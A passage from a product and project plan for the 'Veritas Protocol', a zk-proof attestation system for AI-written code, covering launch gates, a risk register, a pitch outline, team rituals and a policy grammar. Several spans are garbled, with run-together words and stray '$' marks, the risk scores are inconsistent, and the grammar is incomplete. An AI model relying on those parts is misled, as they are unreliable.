- Onboard 3 design partners (a fintech, a medtech, and a high-growth startup). They run Veritas on a non-critical codebase for 1 month.

9.6.2 Formal Iteration Exit Criteria (Pass/Fail)

1. **PASS/FAIL:** Design partner NPS (Net Promoter Score) > 40. Critically, 0 out of 3 partners uninstall the CI Action during the trial.

2. **PASS/FAIL:** A "Policy Authoring Time" trial with a design partner's security team. They must be able to write, test in dry-run, and deploy a 5-rule policy (e.g., "no new dependencies added without approval") in under 30 minutes without our hands-on assistance.

3. **Decision:** If FAIL, the Application squad pivots to fix the specific UX friction points identified by the design partners. This gate is not passed until the partners explicitly state the tool is "a must-have" for their AI adoption roadmap.

9.7 Iteration 4: Regulatory Hardening and Mainnet (Months 13-18) — Launch Gate

Spiral Focus: Achieve legal compliance and deploy the production Audit Chain.

9.7.1 Development Activities

- Obtain SOC 2 Type II report for the Prover Network and Dashboard.
- Finalize the mapping of the on-chain attestation to a W3C Verifiable Credential, co-signed by a licensed TSP.
- Execute the genesis block ceremony with the initial validator set.
- Conduct a final, third-party formal verification of the entire STARK verifier on the WASM runtime.

9.7.2 Formal Iteration Exit Criteria (Pass/Fail)

1. **PASS/FAIL:** Completion and clean pass of the final security penetration testing engagement (Chapter 8.6). No critical or high severity findings remain open.

2. **PASS/FAIL:** Formal legal opinion from the project's law firm confirming the "dual-evidence" attestation meets eIDAS qualified electronic attestation requirements.

3. **PASS/FAIL:** The genesis block is produced, and the chain runs with 100% uptime for 30 days without a governance or security incident.

4. **Decision:** A "YES" from the EGC on all three criteria triggers the Public Mainnet Launch. A "NO" is a project-wide halt and a summoning of the Board of Directors.

Chapter 10

Risk Monitor and Management: The Quantitative Control Loop

10.1 Introduction

In a system where a single cryptographic flaw is existential, risk management is not an administrative task. It is a continuous, quantitative feedback loop. We use the **Risk Control Loop** (RCL) model, where every identified risk is linked to a specific real-time Key Risk Indicator (KRI) sensor, an acceptable threshold, and a pre-programmed response.

10.2 The Full Risk Register (Quantified and Sensed)

ID	Risk	P	I	Score (PxI)	Linked Key Risk Indicator (KRI)	Status
R-01	**Proving Economics Collapse:** zkVM compilation time for complex policies becomes prohibitive, making the prover race economically unattractive.	0.7	4	2.8 (HIGH)	`P95_ProofGenTime_MA7` on testnet. Polled every 60 min.	Active
R-02	**Kernel Panic:** eBPF probe triggers a kernel panic on specific LTS kernels (5.4 $<$ 6.2).	0.3	5	1.5 (MED)	`collector_oprofile` fault count on CI fleet.	Mitigated

R-03	**ZK Library Zero-Day:** A critical vulnerability in a core dependency (‘halo2‘, ‘arkworks‘) breaks soundness.	0.1	5	0.5 (HIGH)	`cve_monitor` feed for critical deps. Security council alert.	Monitored
R-04	**Shadow IT Bypass:** Developers reject the performance tax, bypassing Veritas for unverified AI code.	0.6	3	1.8 (MED)	`adoption_rate` metric from CI plugin telemetry.	Active
R-05	**Regulatory Non-Recognition:** eIDAS 2.0 framework does not recognize zk-STARK proofs as qualified electronic attestations.	0.4	5	2.0 (HIGH)	Mapped status from W3C CCG specs. Quarterly legal review report.	Active
R-06	**Prover Centralization:** A single entity controls $>$ 50% of proving power, enabling censorship of attestations.	0.2	4	0.8 (MED)	`Nakamoto_Coefficient` of prover set. Polled daily on-chain.	Monitored
R-07	**Trace Data Leakage:** An attacker reconstructs proprietary source code from on-chain witness data or prover gossip.	0.5	3	1.5 (MED)	Result of quarterly external Privacy Penetration Test (Ch. 8.6).	Active

Table 10.1: Quantitative Risk Register with Linked KRIs

10.3 Risk Response Plans with Trigger Conditions

Each response plan is tied to a specific, unambiguous KRI threshold. When the sensor reads beyond the threshold, the response is not a discussion; it is an execution.

1. **RR-01 (Proving Economics): Trigger:** `P95_ProofGenTime_MA7` exceeds 80% of the 120-second target. **Response:** (1) The CTO implements an emergency increase to the prover reward pool from the treasury. (2) The Protocol squad immediately lowers the prover job selection difficulty. (3) If still failing, the architecture switches to a "hybrid prover" mode, where a local enterprise prover establishes a preliminary state, reducing the network's workload.

2. **RR-02 (Kernel Panic): Trigger:** A single kernel panic report on a supported LTS kernel, confirmed by the Kernel Squad. **Response:** That specific kernel version is removed from the "Supported Kernels" list, and the ‘ptrace‘ fallback is automatically enabled for it. A bug report is filed with the mainline kernel. This happens without any committee meeting.

3. **RR-03 (Zero-Day in ZK Library): Trigger:** An official CVE advisory for a core ZK library with a CVSS score > 9.0. **Response:** The on-chain security council (4-of-7 multisig) is convened. They vote to activate the "Circuit Pause" precompile, which halts all new attestation anchoring. The ZK Squad patches and deploys a new circuit. The chain resumes only after the Council votes again on the updated WASM verifier. The goal is to pause in < 1 hour of advisory.

4. **RR-04 (Shadow IT Bypass): Trigger:** The `adoption_rate` (measured as # of Veritas-signed commits / total AI-signed commits) falls below 70% across the design partner fleet. **Response:** The Application and Product squad conducts emergency user interviews. The immediate hypothesis to test: "Is the performance tax perceptible?" A performance blitz (1 sprint) is authorized using the current top-performing branch to reduce the overhead budget by a further 20%.

5. **RR-05 (Regulatory Non-Recognition): Trigger:** The quarterly legal review reports a "High Likelihood" that eIDAS Article 45 will not cover zk-STARKs in the next 18 months. **Response:** The "dual-evidence" mode (co-signing with a Trust Service Provider) is moved from the product backlog to active development, immediately becoming the default for all EU-based enterprise clusters.

6. **RR-06 (Prover Centralization): Trigger:** The on-chain ‘Nakamoto$_{C}oefficient‘falls below 3 for a day period. **Response:** The Protocol squad publishes an emergency governance proposal to modify the pro of-stake selection algorithm to further weight smaller provers with a decentralization subsidy.$

7. **RR-07 (Trace Data Leakage): Trigger:** A successful de-anonymization or data extraction during the quarterly external penetration test. **Response:** This is an immediate project-wide RED ALERT. The finding is treated as a zero-day. All public Prover gossip traffic is immediately encrypted with a session-specific symmetric key, and the on-chain witness data is reduced to the absolute minimum (just the proof and a salted state root) by deploying a new, tighter batch verifier contract.

10.4 The Risk Monitoring Dashboard

The CTO and all squad leads have a dedicated, real-time dashboard with the following views:

1. **Strategic View:** A Risk Matrix (PxI) with live status dots colored by the KRI thresholds (Green = within range, Yellow = near threshold >70%, Red = threshold exceeded). A red dot directly pages the on-call squad lead.
2. **Operational View:** Time-series graphs of all seven KRIs over the last 30 days, with prominent horizontal red lines at the trigger thresholds.
3. **ICM View:** A specific widget showing "Risks Injected or Modified in the Last Checkpoint Meeting (ICM)." This enforces direct accountability between design decisions (Chapter 12) and their impact on the project's quantitative risk profile.

Chapter 11

Shareholder Presentation Blueprint

This chapter outlines the structure and key message for a 12-slide presentation to shareholders. The goal is to communicate the "200% problem-solution fit" and the defendable technology moat.

1. **Title Slide:** The Veritas Protocol — Owning the Trust Layer for the Coming AI-Generated Software World.
2. **The Iceberg of Risk:** Show the tip (AI generates code fast) and the immense underwater mass (Unowned Legacy Code, Silent Quality Collapse, Uninsurable Regulated Software). Issue: No one else has a real, cryptographic solution.
3. **The Agentic Accountability Gap:** The simple diagram — Human -> Black Box AI -> Production. Explicitly state that all current tools trust the box. Veritas proves what happens inside the box.
4. **Our Moat: The Veritas Protocol:** Introduce the three layer architecture (Capture, Prove, Audit). Show a live mock-up of the Compliance Dashboard where every code line has a green "Attested" shield.
5. **Market Pull, Not Push:** Display the letter of intent from [Bank XYZ] and [Hospital Group ABC], stating they *cannot* deploy autonomous AI without a Veritas-like solution to meet their legal audit requirements. This is a must-have, not a nice-to-have.
6. **Technical Feasibility Proof:** One slide with the core metrics from our prototype: "120 seconds to prove a 200-line code change session. 4% performance overhead." Nothing else matters for the first gate.
7. **Product Demo Placeholder:** Video of an AI agent coding, the Veritas sidecar intercepting, the prover running, and the GitHub check turning green.
8. **Business Model: The Tax on Verifiable Trust:** Simple math: $0.10 per commit x 100M AI-generated commits/year$ =10M ARR from attestation fees alone. Add enterprise licensing for compliance dashboards. High-margin, recurring, non-discretionary spend.
9. **Go-to-Market: The Regulatory Wedge:** Strategy to target CTOs of fintech and med-tech. Partnering with compliance consortia. The "Intel Inside" for AI-generated software supply chain integrity.

10. **Competitive Landscape:** Why GitLab/GitHub's trust-based model is an oxymoron for AI agents. Why ZK-rollups on Ethereum are too general. We are the specialized L1 for verification of digital labor.

11. **The Team:** Core architects from [ZK Company], kernel engineers from [Linux Foundation], legal advisors from [Law Firm].

12. **The Ask and the Future:** We are raising a [Series] for [Amount] to execute an 18-month plan to become the Schelling point for all verifiable AI computation. The goal is to be the essential infrastructure that makes AI safe for software engineering.

Chapter 12

Team Workflow and Collaboration Plan

12.1 Introduction

The Veritas Protocol is not a monolithic application; it is a tightly coupled system of systems spanning kernel-level instrumentation, advanced zero-knowledge cryptography, and a decentralized network. A traditional Scrum-of-Scrums model will fail catastrophically because the interfaces between these disciplines are mathematically rigid. An incorrect byte alignment in the trace format, undiscovered for a sprint, can invalidate months of ZK circuit design.

This chapter defines a Team Topology and a rigorous "Half-Way Meeting" framework designed to force continuous, precise interface agreement at the exact midpoint of every work cycle. The goal is to eliminate integration pain not by "integrating often," but by **co-defining and co-signing immutable interface contracts** on a strict schedule.

12.2 Team Topology and Detailed Organization

We organize into four Stream-Aligned Squads and one critical Enabling Squad. Each has a specific mandate, explicit decision rights, and defined external service level agreements (SLAs).

12.2.1 Squad 1: ZK (Zero-Knowledge) — The Oracle

- **Mission:** To produce the deterministic, verifiable ‘prove(guest$_{p}rogram, input) - > proof‘core.Theyownthemathematicalcorrectnessoftheattestation.$
- **Lead:** Principal Cryptographer.
- **Core Members:** 2x ZK Engineers (Rust, Circom/Halo2/Plonky3), 1x Formal Verification Engineer (Coq/Rocq).
- **Internal SLA:** Any change to the zkVM guest's input format MUST be announced 1 full ICM cycle in advance before implementation.
- **Decision Rights:** Unilateral power to reject a proposed Prover Network incentive mechanism if it introduces a soundness risk.
- **Key Deliverables:** The zkVM guest circuits, the recursive proof aggregation node, the WASM verifier pallet, and the cryptographic security proofs.

12.2.2 Squad 2: Kernel & Systems — The Witness

- **Mission:** To capture a deterministically replayable, unfalsifiable trace of an AI agent's execution. They own the ground truth.
- **Lead:** Staff Systems Engineer (Linux Kernel).
- **Core Members:** 2x eBPF/BCC Developers (C, Rust), 1x Containerization Expert (Docker/K8s), 1x PTrace Fallback Specialist.
- **Internal SLA:** The performance budget is 5% max CPU overhead. The team lead owns this SLA and has the authority to reject feature requests that breach it.
- **Decision Rights:** Rejection of any policy rule that requires an eBPF probe known to be unstable on a target-supported kernel (e.g., v5.4).
- **Key Deliverables:** The Veritas Collector sidecar (‘veritas-collectord‘), the eBPF probe bundle, the intent-based trace deduplication engine, and the kernel stability test harness.

12.2.3 Squad 3: Protocol & Cryptography — The Abstraction

- **Mission:** To bridge the human-readable policy and AI intent into the formal language of the ZK circuits. They own the compiler and the key infrastructure.
- **Lead:** Security Architect.
- **Core Members:** 1x Compiler Engineer (LLVM/MLIR), 1x Cryptographic Engineer (Key Generation, BLS12-381), 1x Policy DSL Designer.
- **Internal SLA:** The Policy Definition Language (PDL) compiler MUST produce an arithmetic circuit that is within 15% of the size of a hand-optimized equivalent. This is an efficiency SLA for the ZK Squad.
- **Decision Rights:** Authority over the cryptographic agility strategy (e.g., when to deprecate a curve) and the design of the session key handshake.
- **Key Deliverables:** The PDL Compiler, the Policy Circuit Library, the Agent Identity DIDs (W3C DID Core compliant), and the short-lived session key rotation module.

12.2.4 Squad 4: Application & UX — The Consumption

- **Mission:** To make the Veritas attestations usable, integrable, and commercially valuable. They own the "last mile."
- **Lead:** VP of Product / Full-Stack Architect.
- **Core Members:** 2x Full-Stack Engineers (React, gRPC), 1x CI/CD Plugin Engineer (GitHub/GitLab APIs), 1x Technical Writer.
- **Internal SLA:** Every new public output field on the Compliance Dashboard API MUST take less than 500ms to resolve.
- **Decision Rights:** Final say on the user-facing attestation format (e.g., the human-readable text of a "green shield" on a code block).
- **Key Deliverables:** The Compliance Dashboard (WebApp), the Veritas CI Action, the Privacy-Preserving Compliance Query API, Developer Onboarding Documentation.

12.2.5 Enabling Squad: System Integration & QA — The Enforcer

A separate, dedicated squad that reports to the CTO. They are not involved in feature development. They exist to enforce the interface contracts.

- **Mission:** To build and maintain the system-level integration test environment and enforce the ICM pact. If an interface pact is broken, this squad files a P0 bug directly to the CTO.
- **Lead:** SDET Manager.
- **Members:** 2x Integration Test Engineers, 1x Performance Test Engineer, 1x Chaos Engineering Specialist.
- **Decision Rights:** Stop the Merge (STOP-MERGE): Authority to block any PR from any squad that fails the Contract Verification Tests (CVTs) on the 'icm-main' branch.

12.3 Communication Topology & Rituals

To prevent the 15-communication-pathway chaos of 6 squads, we enforce a strict star topology for interfaces.

Ritual 1: Squad Daily Stand-up (Async via Slack at 09:00 local): Posts a maximum of 3 bullets to the `#squad-[name]` channel: (1) What I committed yesterday, (2) The file I'm working on today, (3) Only block-squads (i.e., "ZK Squad needs the final 'policy$_{c}ircuit.h$'$header from Protocol Squad. Expected it yesterday.$"$).

Ritual 2: Weekly Interface Office Hours (1h, Friday 15:00 UTC): An open, optional call hosted by the System Integration & QA enabling squad. No formal agenda. The sole rule: Two engineers from different squads must screenshare a proposed interface change to a '.proto' or header file and co-edit it live with the integration squad observing. This is a pressure-release valve for the formal ICM.

Ritual 3: The Formal "Half-Way Meeting" (ICM) — Bi-Weekly: The core synchronization mechanism, detailed in full below.

12.4 The Complete "Half-Way Meeting" Framework (ICM)

This is the rigorous execution of the "do your part than meet in half part" philosophy. The lifecycle of a work iteration (2 weeks) is defined entirely around the ICM.

12.4.1 Phase 1: Work Execution (Days 1-9)

Squads execute on their committed work. On Day 5, the exact midpoint, each squad lead executes a mandatory "Half-Way Check." This is the moment they "do your part."

- **Action:** The lead opens a WIP PR to the `interfaces/icm-XX` directory.

- **Content:** A draft of the interface specification document they PROMISE to deliver at the final ICM. This is not final code. It is a formal promise in a '.proto', '.h', or JSON Schema file.
- **Example:** The Kernel Squad opens a PR with `trace_format_v3.proto`. It explicitly marks 'Field 4' as 'TBD (depends on ZK input restriction)'. This early signal of ambiguity is the entire goal.
- **Penalty:** If a WIP PR is not opened by close of Day 5, the team lead is blocked from any Day 6-9 meetings and must dedicate that time to completing the Half-Way Check. This is enforced by the CTO.

12.4.2 Phase 2: The Pre-Read (24 Hours Before ICM, Day 9)

Each squad lead drops a frozen, signed one-page document, not a wiki link, into the shared ICM repository. This is a formal artifact, versioned as 'ICM-XX-Squad-Name-v1.0.pdf'. It contains three sections with strict character limits to enforce precision.

1. **Commitment Against the Pact (Max 500 characters):** A direct statement: "We commit to delivering the interface defined in 'interfaces/icm-XX/trace$_f$ormat.proto'withthef$Field4willalwaysbezero - paddeduntilSprintY.Thisisaconfirmedsafe TBD$."

2. **Rigid Dependency Request (Max 300 characters):** A direct, unambiguous ask: "Squad-ZK: We require your final signature on `compressed_intent_spec.pdf` by tomorrow's meeting. Without it, our Day 9–10 integration test suite cannot run."

3. **Escalations (Max 200 characters):** A statement of a broken interface from another squad: "Squad-Protocol's key rotation API endpoint 'POST /rotate' returned a 500 error for 6 hours on Day 8. Environment is shared testnet. This is a hard block."

12.4.3 Phase 3: The Live Meeting (Day 10, 1 Hour)

This is the "meet in half" moment. Attendance: Squad Leads, CTO, System Integration lead. No delegation.

Time Slot	Phase Name	Exact Procedure
Min 0-15	**Synchronous Reading & Clarification**	The meeting begins in silence. Every participant reads the four pre-read documents. No speaking, only highlighting in a live, shared annotation tool. After 10 minutes, a 5-minute round of *clarifying questions only.* No decisions. No debate. Questions like: "In your pre-read, does 'zero-padded' mean literally '0x00' bytes or the integer '0'?"

Min 15-40	**Interface Negotiation (The Core)**	This is a structured, directed negotiation. The **System Integration Lead is the Chair** and holds total control. **Topics, in rigid priority:** 1. **The Squad-UX Dependency Resolution:** Since Squad-UX is the consumer of all APIs, their "Rigid Dependency Request" is resolved first. The other three squads must provide a concrete solution or a CTO-delegated workaround before the meeting moves on. 2. **The ZK-Kernel TraceFormat Negotiation:** The ZK lead and Kernel lead share their screen, showing the active ‘trace$_f$$ormat.proto‘.$$Theynegotiateeach‘TBD‘field$$live.$$TheSysten$ $a)afinaltypeandbytealignment, orb)aformal"ConditionallyTBD"$ $driventestplantoresolveitwithin3days.$ 3.**Cross-Cutting Risks:**$Anynewlyidentifiedrisk$(e.g., apotential
Min 40-50	**Live Risk Register Injection**	The Risk Register (Chapter 10) is projected. The CTO, who is a participant, facilitates. Each squad lead states one risk metric update based on the just-completed negotiations. Example: "Because we decided to use a variable-length encoding for the trace, we are increasing the probability of Risk R-01 (Proving Cost) from 0.7 to 0.8." The Risk Register is committed to the main branch with the meeting's timestamp. This ensures risk is not a separate report but an immediate consequence of design decisions.
Min 50-60	**The Final Pact Signing (Go/No-Go)**	The System Integration lead polls each squad lead for a binary "YES" or "NO" to a single question: "With the interfaces now frozen in ‘interfaces/icm-XX‘ and the risks acknowledged, can you meet the final deliverables of this iteration with your currently available resources and information?" A **NO** vote does not stop the iteration—it automatically triggers a root cause analysis (RCA) 8-hour session the next working day, facilitated by the CTO, to resolve the specific block. This is the safety valve.

Table 12.1: The 60-Minute Formal ICM Protocol

12.4.4 Phase 4: The Artifact and Post-Meeting (Day 10+)

- **The Pact Artifact:** Immediately after the meeting, the System Integration lead merges the finalized interface files to the `icm-main` branch. The commit hash is the cryptographic anchor of the pact. The CI system (managed by the Integration Squad) immediately runs the **Contract Verification Tests (CVTs)** against this

hash. A CVT is a test that fails if a service does not strictly parse the committed specification, including the specific zero-padding for TBD fields.

- **The Pact Penalty:** A squad whose code violates the CVTs on the ‘icm-main‘ branch within the following 2 days is subject to a public root-cause analysis, and their squad lead presents the retrospective at the next ICM. This is not a punitive measure for individuals but a visibility mechanism to identify systemic interface definition failures.

Appendix A

Policy Definition Language (PDL) - EBNF Grammar

```
policy     = { statement } ;
statement  = "deny" | "allow" ;
term       = syscall | filepath | pattern ;
syscall    = "syscall." identifier ;
filepath   = "file." string ;
pattern    = "regex(" string ")" ;
identifier = letter { letter | digit | "_" } ;
```

Listing A.1: EBNF Grammar for the initial PDL design.

Appendix B

Glossary of Cryptographic Terms

- **STARK:** Scalable Transparent ARgument of Knowledge. A proving system that relies only on hash functions (collision-resistant) and is transparent (no trusted setup).
- **MMR:** Merkle Mountain Range. A data structure for committing to an append-only log efficiently.
- **zkVM:** Zero-Knowledge Virtual Machine. A virtual machine that can execute a program and produce a proof that the execution was correct, and optionally that some inputs were kept private.

Appendix C

Reference Materials

1. "eBPF: The Future of Linux Observability", Brendan Gregg.
2. "Evaluating the Feasibility of a Provable Syscall Kernel", MIT CSAIL Technical Memo, 2025.
3. NIST IR 8472: Transitioning the Use of Cryptographic Algorithms and Key Lengths.
4. Veritas Protocol Yellow Paper (Draft v0.2), Internal Repository: ‘specs/yellowpaper‘.